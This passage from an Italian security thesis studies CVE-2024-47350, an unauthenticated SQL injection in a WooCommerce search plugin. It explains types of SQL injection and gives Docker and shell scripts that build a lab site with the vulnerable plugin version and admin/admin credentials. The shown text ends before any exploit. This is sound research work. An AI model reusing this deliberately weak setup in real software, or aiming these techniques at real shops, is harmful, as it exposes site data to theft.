Il CVSS (**C**ommon **V**ulnerability **S**coring **S**ystem) è un sistema di valutazione standardizzato utilizzato per determinare la gravità di una vulnerabilità informatica. Ad ogni vulnerabilità viene associato un punteggio numerico che varia da 0 a 10. In base al punteggio calcolato, si può stabilire il livello di gravità, ovvero, bassa, media, alta o critica.
Questo sistema permette ai responsabili della sicurezza di stabilire quali vulnerabilità sono più critiche e, quindi, che necessitano un intervento immediato.

3.2 Motivazione della scelta della vulnerabilità

Al fine di individuare una vulnerabilità significativa per il caso di studio, è stata condotta una ricerca approfondita sul *National Vulnerabiliy Database (NVD)*. E' stato fondamentale individuare una vulnerabilità che soddisfa i seguenti criteri:

- **Punteggio CVSS:** per garantire la rilevanza dell'analisi, sono state prese in considerazione esclusivamente le vulnerabilità che abbiano un punteggio *CVSS* elevato, ovvero, corrispondente a gravità alta o critica. Questo permette di concentrarsi sulle vulnerabilità più dannose e significative.

- **Assenza di exploit noti:** al fine di evitare di replicare analisi già esistenti e di contribuire con nuove conoscenze al campo della sicurezza informatica, sono state escluse le vulnerabilità per le quali erano disponibili *exploit* pubblicamente noti. Questo permette di condurre un'analisi più approfondita e originale sulle possibili tecniche di sfruttamento.

- **Data di pubblicazione:** si è prestata particolare attenzione a vulnerabilità recenti, poichè sono generalmente considerate più pericolose a causa del fatto che i sistemi potrebbero non essere ancora stati aggiornati con le patch necessarie, aumentando il rischio di sfruttamento da parte dei malintenzionati.

- **Replicabilità:** sono state privilegiate le vulnerabilità che possono essere sfruttate in modo automatizzato attraverso *script* o *tool* specifici. Questo evidenzia il rischio di tale vulnerabilità.

- **Target:** sono state preferite vulnerabilità che hanno impatto sulle applicazioni *Web*, in quanto queste rappresentano al giorno d'oggi il punto di accesso principale per molti servizi informatici.
- **Impatto potenziale:** l'impatto si riferisce alle conseguenze che potrebbero derivare dallo sfruttamento di tale vulnerabilità. Sono state preferite vulnerabilità che hanno un impatto sulla confidenzialità, uno dei pilastri della sicurezza informatica.

Dopo un'attenta analisi basata sui criteri specificati, la vulnerabilità **CVE-2024-47350**[1] è stata selezionata come target per il caso di studio, in quanto soddisfa pienamente i requisiti richiesti. Questa vulnerabilità, con un punteggio **CVSS** pari a 9.8 (gravità critica), riguarda un plugin di *WordPress*. Questa vulnerabilità ci permette di analizzare in dettaglio gli effetti delle *SQL Injection*.

3.3 CVE-2024-47350

3.3.1 Vulnerabilità

La vulnerabilità **CVE-2024-47350** riguarda il plugin *YITH WooCommerce Ajax Search* sviluppato da **YITH**, un leader nello sviluppo di estensioni per *WooCommerce*. Quest'ultimo è un plugin ampiamente utilizzato dagli e-commerce basati su WordPress. L'obiettivo del plugin *YITH WooCommerce Ajax Search* è migliorare la funzionalità di ricerca sfruttando la tecnologia *AJAX (**A**synchronous **J**avascript And **X**ML)* per fornire suggerimenti istantanei e risultati di ricerca personalizzati.
La vulnerabilità rientra nella categoria **CWE-89** con un punteggio **CVSS** pari a **9.3** su 10 (critica). **CWE-89** si riferisce alla "Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')", ovvero, alla mancata o errata sanificazione dell'input fornito dagli utenti prima che esso venga inserito in una query *SQL*. Questa vulnerabilità consente agli attaccanti di manipolare il database sottostante senza dover prima autenticarsi sul sito, infatti, si tratta di una *Unauthenticated* SQL Injection.

[1] https://nvd.nist.gov/vuln/detail/CVE-2024-47350

3.3.2 SQL

***S**tructured **Q**uery **L**anguage (SQL)* è un linguaggio standardizzato che permette di effettuare delle interrogazioni al database in maniera dichiarativa. Questa caratteristica permette di specificare "cosa" si vuole ottenere, senza la necessità di preoccuparsi del "come" sarà ritrovato il dato. Ciò permette di concentrarsi sui risultati desiderati piuttosto che sui dettagli implementativi, delegando al DBMS *(Database Management System)* l'operazione di ricerca. Oltre all'estrazione dei dati, *SQL* permette di manipolarli, cioè inserimento, modifica e cancellazione, nonchè di definire la loro struttura e le relazioni tra di essi. Infine, grazie alla versatilità di *SQL*, esso può essere visto come un insieme di quattro sottolinguaggi:

- **Data Query Language (DQL):** il sottolinguaggio utilizzato per l'estrazione dei dati.
- **Data Manipulation Language (DML):** il sottolinguaggio utilizzato per la manipolazione dei dati.
- **Data Definition Language (DDL):** il sottolinguaggio utilizzato per definire la struttura dei dati.
- **Data Control Language (DCL):** il sottolinguaggio utilizzato per gestire l'accesso ai dati, ovvero, l'*access control*.

3.3.3 SQL Injection

La *SQL injection (SQLi)* è un attacco informatico che mira principalmente a compromettere le applicazioni *Web* che usano un *DBMS (Database Management System)* di tipo relazionale, come ad esempio *MySQL* e *PostgreSQL*. Questo tipo di attacco sfrutta la mancata o errata sanitizzazione dell'input fornito dall'utente, uno degli errori più comuni nello sviluppo del software. Gli attaccanti possono sfruttare questa debolezza per inserire (iniettare) codice *SQL* nella query originale, modificandola ed eseguendo comandi *SQL* arbitrari, compromettendo la confidenzialità e l'integrità del sistema. Le conseguenze di un attacco di successo possono comportare la modifica, la rimozione oppure l'estrazione dei dati presenti nel *database*.
Di seguito, verranno elencati i quattro tipi comuni di SQL injection [16]:

- **Error Based SQL Injection:** questo tipo di attacco consiste nel iniettare comandi *SQL* al fine di generare e ottenere in output gli errori nel database. Gli errori comunemente generati sono errori di sintassi. Questo attacco permette di estrarre informazioni sulla struttura dell'intero database. Un esempio di errore potrebbe essere:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "VALUE".
Questo errore ci permette sin da subito di identificare il DBMS utilizzato (*MySQL*) e la presenza di un parametro *value* all'interno della *query*.

- **Union Based SQL Injection:** questo tipo di attacco sfrutta l'operatore `UNION` presente nel linguaggio *SQL* per combinare più *query* di selezione (estrazione dei dati) in un'unica *query*. Quindi, combinando la *query* legittima con una *query* malevola, fornita dall'attaccante, è possibile estrarre i dati da altre tabelle presenti nel database, compromettendo la confidenzialità dei dati.

- **Boolean Based SQL Injection:** questo tipo di attacco sfrutta gli operatori logici presenti nel linguaggio *SQL*, ad esempio gli operatori `AND` e `OR`, per alterare i risultati forniti dalla query. Poichè questi risultati dipendono dai valori logici *True* e *False* assunti dalla query, questo permette all'attaccante di agire sul risultato e di conseguenza compromettere il sistema ed ottenere informazioni sul database.

- **Time Based SQL Injection:** questa tecnica di attacco sfrutta l'iniezione di *query SQL* che potrebbero causare un ritardo temporale, definito dall'attaccante, prima di restituire i risultati richiesti. Analizzando il tempo impiegato, si possono dedurre informazioni sul database sottostante, anche in assenza di un feedback diretto. Questo tipo di attacco, insieme alla *Boolean Based SQLi*, rientra nella categoria delle *Blind SQL Injection*, ovvero, *SQL injections* senza ricevere un feedback diretto da parte dell'applicazione. Nel caso delle *Time Based SQL Injection*, il feedback è il ritardo temporale. Questo attacco è particolarmente lento, soprattutto su database di grande dimensioni e viene spesso utilizzato come *Proof Of Concept* per verificare la presenza di vulnerabilità.

Capitolo 4

Metodologie e tecnologie

In questa sezione, saranno discusse le varie metodologie e tecnologie utilizzate per effettuare il caso di studio e replicare la vulnerabilità. Infine, sarà dedicata una parte alla configurazione del banco di prova, fondamentale per riprodurre un ambiente di test il più possibile simile a quello reale.

4.1 Tecnologie

4.1.1 Docker

Docker è una piattaforma software, *open source*, che permette di sviluppare, distribuire ed eseguire le applicazioni indipendentemente dall'infrastruttura sottostante, risolvendo il classico problema *"But It Works on My Machine"*, ovvero, le problematiche riscontrate dagli sviluppatori nel rendere il proprio codice compatibile e funzionante su diversi piattaforme e ambienti. Infatti, *Docker* garantisce la portabilità delle applicazioni, facilitando la migrazione da un ambiente di sviluppo a uno di produzione e tra diverse piattaforme.
Tutto ciò è dovuto grazie all'uso di ***containers***, ovvero, degli ambienti isolati e autonomi che includono tutte le dipendenze necessarie per l'esecuzione dell'applicazione, come il codice, le librerie e le configurazioni.

FIGURA 4.1: Logo Ufficiale di Docker

Grazie all'evoluzione tecnologica, la distribuzione e l'esecuzione delle applicazioni è passata dall'architettura classica basata sui server fisici ad un'infrastruttura completamente virtualizzata. Questa virtualizzazione permette di sfruttare l'hardware a disposizione, come la *CPU* e la *RAM*, per eseguire più macchine virtuali sulla stessa macchina fisica, aumentando l'efficienza e la flessibilità.
Rispetto alle tradizionali macchine virtuali (*Virtual Machines*), i *container* sono più leggeri e efficienti, poichè effettuano una virtualizzazione a livello di sistema operativo e non a livello hardware. Questa peculiarità permette ai *containers* di condividere il *kernel* del sistema operativo (*Host*). La condivisione del *kernel* è fatta in modo che comunque viene garantito l'isolamento tra i processi e i container, il pilastro fondamentale della virtualizzazione.
Grazie alla portabilità, flessibilità e leggerezza dei *container*, questi vengono usati maggiormente nell'ambito del *Cloud Computing*. Di seguito, viene riportato uno schema per chiarire meglio le idee ed evidenziare la differenza tra le macchine virtuali e i *containers*.




FIGURA 4.2: Differenza tra container e macchine virtuali (ripresa dalla documentazione [17])

Dopo aver compreso cos'è Docker, i container e i principi di funzionamento, è fondamentale approfondire gli strumenti che ci permettono di interagire con questa tecnologia.

- **Docker CLI:** *CLI* sta per *Command Line Interface*, è l'interfaccia da riga di comando che ci permette di interagire con *Docker*. Tramite una serie di comandi è possibile, ad esempio, creare, rimuovere e modificare i *container*.
- **Docker Image:** è un file eseguibile che include tutte le librerie, file binari e configurazioni per poter istanziare il container.
- **Docker Container:** è un'istanza in esecuzione di una *Docker Image*.
- **Dockerfile:** è un file di testo usato per creare le *Docker Images*. Questo file contiene le istruzioni necessarie per creare un'immagine, specificando i comandi da eseguire durante la costruzione (*build*).
- **Docker Compose:** è uno strumento per definire ed eseguire applicazioni *multi-containers*. Suddividendo l'applicazione in più servizi, per cui ogni servizio, idealmente, sarà eseguito su un *container*. *Docker Compose* permette di definire e gestire tutti questi container in un unico file di configurazione, chiamato *docker-compose.yml*, specificando le varie immagini, le dipendenze tra i container e tutte le configurazioni necessarie per il corretto funzionamento dell'applicazione.
- **Docker Hub:** è una *repository* centrale che permette di archiviare, gestire e condividere le *Docker Images*. Questo fornisce agli sviluppatori immagini e risorse precostituite che consentono di accelerare lo sviluppo.

4.1.2 WordPress

Wordpress è un sistema di gestione dei contenuti (*CMS*), open source, ampiamente diffuso e utilizzato. La sua popolarità è dovuta principalmente alla facilità di utilizzo data dall'interfaccia intuitiva, dalla vasta documentazione e dalla presenza di numerosi tutorial che rendono la creazione di siti web accessibile a tutti. Infatti, dalle statistiche condotte da *w3techs*, il 43.7% dei siti web utilizza *Wordpress* [18]. Inoltre, questo *CMS* è personalizzabile grazie alla presenza di un'ampia libreria di *plugins* e temi idonei a qualsiasi settore.
Questo *CMS* utilizza come linguaggio per il *backend* PHP e come *DBMS* MySQL. La versione utilizzata nel mio caso è **6.6.2**.

Figura 4.3: Logo di Wordpress

4.1.2.1 WooCommerce

WooCommerce è un *plugin open source* per *WordPress*, usato nel settore *e-commerce*. Questo *plugin* offre tante funzionalità a supporto dei venditori online, dalla gestione dei prodotti, alla gestione dei pagamenti e persino funzionalità per l'autenticazione e l'autorizzazione all'interno del sito. L'obiettivo di questo *plugin* è velocizzare lo sviluppo degli *e-commerce* fornendo funzionalità già predefinite e personalizzabili per adattare la piattaforma ai casi specifici. Oltre alle funzionalità predefinite, è possibile personalizzare ulteriormente *WooCommerce* attraverso un'ampia gamma di estensioni progettati per essere integrati facilmente nell'ecosistema di *WooCommerce*. La versione utilizzata nel mio caso è **8.8.0**.

Figura 4.4: Logo di WooCommerce

4.1.2.2 YITH WooCommerce Ajax Search

YITH WooCommerce Ajax Search è un *plugin open source*, sviluppato da *YITH*, un leader nello sviluppo di estensioni per *WooCommerce*. Questo plugin utilizza la tecnologia *AJAX (Asynchronous Javascript And XML)* per effettuare le ricerche all'interno del sito e fornire suggerimenti istantanei sui prodotti rilevanti nella ricerca. L'obiettivo del plugin è quello di migliorare l'esperienza utente, rendendo la ricerca dei prodotti più veloce e intuitiva, e aumentare i ricavi per i venditori, poichè la ricerca è una funzionalità rilevante negli *e-commerce*. Nel mio caso ho utilizzato due versioni, la versione vulnerabile **2.8.0** e la versione con la *patch* **2.8.1**. La versione **2.8.1** risolve la vulnerabilità.

4.1.2.3 Orchid Store Theme

Orchid Store è un tema sviluppato principalmente per gli *e-commerce* basati su *WordPress*, in particolare, quelli che utilizzano *WooCommerce*. Questo tema offre un'interfaccia grafica intuitiva e coinvolgente ai visitatori del *e-commerce*, contribuendo ad una maggiore usabilità. L'obiettivo del tema è fornire una base di partenza per gli sviluppatori al fine di ottimizzare i tempi di sviluppo. Questo tema è personalizzabile ed adattabile per soddisfare le esigenze dei venditori. Ho utilizzato questo tema per ottimizzare i tempi di sviluppo e concentrarmi sugli aspetti più rilevanti per la mia tesi.

4.1.3 Python

Python è un linguaggio di programmazione ad alto livello, *general purpose*, cioè, adatto a molti paradigmi di programmazione, creato da *Guido Van Rossum*. Questo linguaggio è stato progettato per essere facilmente comprensibile e usabile dagli sviluppatori, migliorando la loro esperienza. *Python* è un linguaggio interpretato, dinamicamente tipizzato e dispone di un *garbage collector* per gestire in maniera efficiente la memoria utilizzata. La *Python Virtual Machine (PVM)* è responsabile dell'interpretazione ed esecuzione del codice *Python*. Questo linguaggio di programmazione è diventato popolare soprattutto nello *scripting*, intelligenza artificiale e analisi dei dati. Grazie alla vasta comunità di sviluppatori *Python*, sono disponibili librerie e *frameworks* di qualsiasi tipo e per qualsiasi settore. Nel mio caso, ho utilizzato *Python* per automatizzare varie operazioni ripetitive.

Figura 4.5: Logo di Python

4.1.4 Bash

Bash, ovvero, *Bourne-Again SHell*, è una shell, cioè un interprete di comandi che permette agli utenti di interagire con il sistema operativo sottostante attraverso dei comandi. *Bash* è

utilizzata principalmente nei sistemi *Unix like*, ovvero, *Linux* e *MacOs*. Inoltre, la *shell* consente di eseguire dei *shell scripts*, ovvero, dei *files* contenenti istruzioni da eseguire da parte del sistema operativo. Questi *scripts* permettono di automatizzare le operazioni ripetitive che necessitano un'interazione più a basso livello e un controllo più granulare. Nel mio caso specifico, ho utilizzato *Bash* per automatizzare alcune operazioni ripetitive che necessitano l'interazione con il sistema operativo.

4.1.5 PHP

PHP è un linguaggio di programmazione *general purpose*, usato maggiormente nello sviluppo delle applicazioni *web*. *PHP* è un acronimo ricorsivo e sta per *PHP: Hypertext Preprocessor*. *PHP* è un linguaggio interpretato ed è utilizzato dalla maggior parte dei *server web*, infatti, dalla statistica condotta da *w3techs*, il 75.4% dei siti web utilizzano *PHP* come linguaggio per il *backend* [19]. Uno degli utilizzi comuni del linguaggio è la generazione di pagine *HTML* dinamiche e l'interazione con il *database* sottostante grazie alle funzioni incorporate nel linguaggio.

Figura 4.6: Logo di PHP

4.1.6 MySQL

MySQL è un sistema di gestione di *database* di tipo relazionale *(RDBMS)*, progettato per gestire e organizzare grandi volumi di dati strutturati in maniera efficiente. Il modello relazionale permette di definire i dati in tabelle interconnesse tra di loro, garantendo l'integrità dei dati. Questo sistema permette agli sviluppatori di interagire con il *database* astraendo tutti i dettagli implementativi sottostanti, concentrandosi sulla logica di business dell'applicazione piuttosto che sui dettagli di gestione del database, semplificandone l'utilizzo. Dal nome stesso, questo *DBMS* utilizza *SQL* come linguaggio di interrogazione. *MySQL* è basato sull'architettura *client-server* per cui i *clients* sono le applicazioni, invece il *DBMS* è il *server*.

FIGURA 4.7: Logo di MySQL

4.2 Banco di prova

Per poter analizzare ed eseguire una prova di concetto (*Proof Of Concept*) sulla vulnerabilità oggetto del mio caso di studio, è stato necessario configurare un ambiente di test che simula il più possibile una piattaforma *e-commerce* reale e vulnerabile.
La piattaforma è stata sviluppata utilizzando i *containers* di *Docker*.
Di seguito, verranno riportate le varie fasi che hanno permesso di realizzare l'applicazione.

- **Fase 1:** creazione del *Dockerfile* necessario per costruire il container contenente l'applicazione. Dopo aver individuato l'immagine necessaria per costruire un *container* contenente *WordPress*[1], ho creato il *Dockerfile* che verrà utilizzato durante la *build*. L'immagine scelta contiene la versione **6.6.2** di *WordPress* e utilizza *apache* come *web server* e la versione **8.1** di *PHP*.

```
FROM wordpress:6.6.2-php8.1-apache

# install wp cli
RUN curl -O https://raw.githubusercontent.com/wp-cli/builds/gh-pages/phar/wp-cli.phar
RUN chmod +x wp-cli.phar
RUN mv wp-cli.phar /usr/local/bin/wp

# copy configs from docker into wordpress
RUN cp -s /usr/src/wordpress/wp-config-docker.php  /usr/src/wordpress/wp-config.php

# copy setup script into the container
COPY ./setup.sh /tmp/setup.sh
RUN chmod +x /tmp/setup.sh

# copy seeder.py to insert some test data
COPY ./seeder.py /tmp/seeder.py
```

FIGURA 4.8: Configurazione Dockerfile

[1] https://hub.docker.com/_/wordpress

L'installazione di `wp CLI` *(WordPress Command Line Interface)* mi ha permesso di automatizzare alcune operazioni utilizzando direttamente la riga di comando. Le operazioni saranno specificate nelle fasi successive. Invece, lo script `setup.sh` è stato utile per poter automatizzare la configurazione del container tra le varie *build*.

- **Fase 2:** Impostazione del file `docker-compose.yml`. Una buona pratica per i *container* è che ognuno di essi dovrebbe occuparsi di un'unica cosa, cioè un'unica responsabilità, adottando un approccio modulare. Nel mio caso ho suddiviso l'applicazione in due servizi ben definiti: il *web server* e il *database*. Questo ha permesso di definire un'applicazione *multi container*. Di seguito, viene riportato il contenuto del file `docker-compose.yml`.

```yaml
services:

  wordpress:
    build: .
    depends_on:
      - db
    ports:
      - 8080:80
    restart: always
    volumes:
      - wordpress:/var/www/html
    environment:
      WORDPRESS_DB_HOST: ${WORDPRESS_DB_HOST}
      WORDPRESS_DB_USER: ${WORDPRESS_DB_USER}
      WORDPRESS_DB_PASSWORD: ${WORDPRESS_DB_PASSWORD}
      WORDPRESS_DB_NAME: ${WORDPRESS_DB_NAME}

  db:
    image: mariadb:11.5.2
    command: '--default-authentication-plugin=mysql_native_password'
    restart: always
    volumes:
      - db-data:/var/lib/mariadb
    environment:
      MYSQL_DATABASE: ${MYSQL_DATABASE}
      MYSQL_ROOT_PASSWORD: ${MYSQL_ROOT_PASSWORD}
      MYSQL_USER: ${MYSQL_USER}
      MYSQL_PASSWORD: ${MYSQL_PASSWORD}
    expose:
      - 3306

volumes:
  wordpress:
  db-data:
```

FIGURA 4.9: Configurazione del file *docker-compose.yml*

I volumi definiti nel file `docker-compose.yml` garantiscono la persistenza dei dati del *database*, preservandoli anche in caso di riavvio o rimozione del *container*.

- **Fase 3:** Creazione del file `seeder.py`. Per popolare il sito con dati fittizi con lo scopo di effettuare alcune prove in presenza di dati, ho creato uno *script Python* che mi ha permesso di raggiungere questo obiettivo. Lo *script* utilizza la libreria *Faker* per la generazione di dati fittizi, ad esempio utenti e prodotti. Tramite `wp cli`, è stato possibile inserire tali dati nel sito in maniera automatica ed efficiente, ottenendo così un sito di prova completo e funzionante. Di seguito, viene riportato il contenuto dello *script*.

```python
#!/usr/bin/python

import faker
from subprocess import run
from random import randint, choice

fake = faker.Faker()

products = ['Dress', 'Shirt', 'Jeans', 'Shoes']

def create_users():
    for _ in range(30):
        try:
            run(f'wp user create {fake.user_name()} {fake.ascii_email()} --allow-root', shell=True)
        except:
            continue

def create_products():
    for _ in range(60):
        run(f'wp wc product create --user="admin" --name="{fake.word()} {choice(products)}" --description="{fake.text(30)}"\\
            --type="simple" --regular_price="{randint(1,1000)}.00" --allow-root', shell=True)

if __name__ == '__main__':
    create_users()
    create_products()
```

Figura 4.10: Contenuto del file `seeder.py`

L'utilizzo della funzione `run()` presente nel modulo `subprocess` ha permesso di eseguire comandi `shell` direttamente dallo *script*. In particolare:

  - La funzione `create_users()` utilizza il comando `wp user create` che permette di creare gli utenti all'interno del sito.
  - La funzione `create_products()` utilizza il comando `wp wc product create` che permette di inserire prodotti all'interno del sistema.

- **Fase 4:** Configurazione delle impostazioni di *WordPress*. Poichè la configurazione di *WordPress* è un processo che viene fatto dopo ogni *build* del *container* e dopo aver eliminato i *volumes* definiti nel file `docker-compose.yml` (Figura 4.9), è stato necessario automatizzare il processo per evitare di effettuare le operazioni manualmente e, di conseguenza, velocizzare lo sviluppo.

  Per questo motivo, ho creato due *shell script* per raggiungere tale obiettivo:

1. **setup.sh:** questo *shell script*, riportato nel *Dockerfile* (Figura 4.8), permette attraverso l'utilizzo di `wp cli` di configurare *WordPress* ad ogni *build*, impostando i dati dell'amministratore del sito e installando gli opportuni *plugins* necessari per il corretto funzionamento del sito. Inoltre, esegue lo script `seeder.py` all'interno del *container*. Infine, effettua l'indicizzazione del database per poter reperire i prodotti autogenerati da parte del sito web durante la ricerca.

2. **build.sh** questo *shell script* non fa altro che effettuare la *build* del container e eseguire *setup.sh* all'interno del container. Questo *script* offre la possibilità di scegliere con quale versione del *plugin YITH WooCommerce Ajax Search* effettuare la *build*, ovvero, la versione vulnerabile (**2.8.0**) oppure quella con la *patch* (**2.8.1**). La scelta della versione viene specificata attraverso un parametro che viene passato come primo argomento allo *script*. I valori del parametro sono:

   – `-v` oppure `--vulnerable` per installare la versione vulnerabile.

   – `-p` oppure `--patched` per installare la versione con la *patch*.

   Se non viene specificato il primo argomento, lo *script* mostrerà una guida all'uso.

Di seguito, verrà riportato il contenuto di entrambi gli *scripts*.

```
case $1 in
    -v | --vulnerable | -p | --patched)
        docker compose up --build -d
        echo "Waiting for database to be ready..."
        sleep 10
        echo "Configuring Wordpress..."
        docker compose exec wordpress /tmp/setup.sh $1
        ;;
    *)
        cli_help
        ;;
esac
```

FIGURA 4.11: Contenuto dello script `build.sh`

```
#!/bin/bash

case $1 in
        -v | --vulnerable) version="2.8.0" ;;
        -p | --patched) version="2.8.1" ;;
        *) exit 1 ;;
esac

wp --path=/usr/src/wordpress --allow-root \
       core install \
       --url=http://localhost:8080 \
       --title="Most Secure Site Ever" \
       --admin_user=admin \
       --admin_password=admin \
       --admin_email=example@email.com

wp plugin install woocommerce --version="8.8.0" --activate --allow-root

wp plugin install yith-woocommerce-ajax-search --version=$version --activate --allow-root

wp theme install orchid-store --activate --allow-root

wp plugin install themebeez-toolkit --activate --allow-root

printf "\nInstalling python and pip...\n"
apt update
apt install -y python3 python3-pip

printf "\nInstalling faker...\n"
pip3 install faker --break-system-packages

printf "\nSeeding database...\n"
python3 /tmp/seeder.py

printf "\nIndexing database...\n"
wp cron event run --due-now --allow-root
```

Figura 4.12: Contenuto dello script `setup.sh`

- **Fase 5:** *build* del *container*. Dopo aver definito tutti i file necessari per costruire il *container*, ho eseguito lo script `build.sh`. Per effettuare la *build* con il plugin vulnerabile, è stato eseguito il comando `./build.sh -v`, mentre per la versione *patchata* è stato utilizzato `./build.sh -p`.

- **Fase 6:** Aggiunta della barra di ricerca nel sito. Grazie alle opzioni di personalizzazione offerte da *WordPress* e effettuando l'accesso al sito come amministratore, ho inserito la barra di ricerca inclusa nel plugin *YITH WooCommerce Ajax Search*. Di seguito verrà mostrata la *homepage* del sito comprensiva della barra di ricerca.




FIGURA 4.13: Interfaccia grafica della homepage del sito

A questo punto, l'ambiente di test è stato configurato correttamente includendo la vulnerabilità **CVE-2024-47350**. Questo mi permetterà di effettuare un'analisi approfondita sul funzionamento del *plugin* e, di seguito, effettuare uno studio sulla vulnerabilità e sui possibili modi di sfruttamento.

Capitolo 5

Analisi

In questo capitolo sarà analizzata in dettaglio la vulnerabilità in questione, ovvero, **CVE-2024-47350**. In particolare, il principio di funzionamento del *plugin* e della vulnerabilità specifica, con l'obiettivo di comprendere come un attaccante potrebbe sfruttare tale debolezza.

5.1 Funzionamento base del plugin

Per meglio comprendere la vulnerabilità, è necessario effettuare un'analisi preliminare sul funzionamento del *plugin*. A tal proposito, inserendo nella barra di ricerca un ipotetico prodotto da ricercare, ad esempio *shirt*, possiamo ottenere i seguenti risultati:




FIGURA 5.1: Risultati della ricerca

Quindi, il *plugin* fornisce suggerimenti istantanei di prodotti in base a quello inserito nella barra di ricerca.

5.2 Analisi della richiesta

Poiché il *plugin* effettua delle richieste *AJAX* per l'interazione con il server, i *DevTools* presenti nel *browser* consentono di intercettare queste richieste in tempo reale e analizzarne il contenuto, come i parametri inviati e le risposte ricevute.
In questo caso, al momento della ricerca, viene inviata una richiesta di tipo `GET` al server per recuperare i risultati della ricerca, con i seguenti parametri:

- `rest_route`: identifica l'endpoint specifico dell'*API REST* responsabile per le ricerche.
- `query`: rappresenta il termine inserito al momento della richiesta.
- `lang`: rappresenta il linguaggio del sito utilizzato dall'utente.
- `category`: rappresenta la categoria su cui basare la ricerca.
- `showCategories`: è un valore booleano che indica se verrà mostrata la categoria all'utente o meno.
- `maxResults`: rappresenta il numero massimo di risultati da includere nella risposta.
- `security`: è un *token* univoco assegnato a ogni sessione utente che viene utilizzato solitamente dai siti web per prevenire attacchi di tipo *Cross Site Request Forgery (CSRF).*
- `page`: indica la pagina dei risultati da visualizzare
- `_locale`: indica chi ha effettuato la richiesta.

Di seguito, viene riportato quanto intercettato utilizzando i *DevTools*:




FIGURA 5.2: Richiesta `GET`

5.3 Analisi della risposta

Dopo aver intercettato la richiesta, è possibile visualizzare la risposta fornita dal *server*. La richiesta precedente è andata a buon fine, con un codice di risposta **200 (OK)**, affermando che il server ha elaborato correttamente la richiesta.
La risposta fornita è in formato *JSON* che contiene le seguenti chiavi:

- `fuzzyToken`: è una stringa aggiuntiva che viene utilizzata nel processo di ricerca.
- `totalResults`: è il numero totale dei risultati ottenuti dalla ricerca.
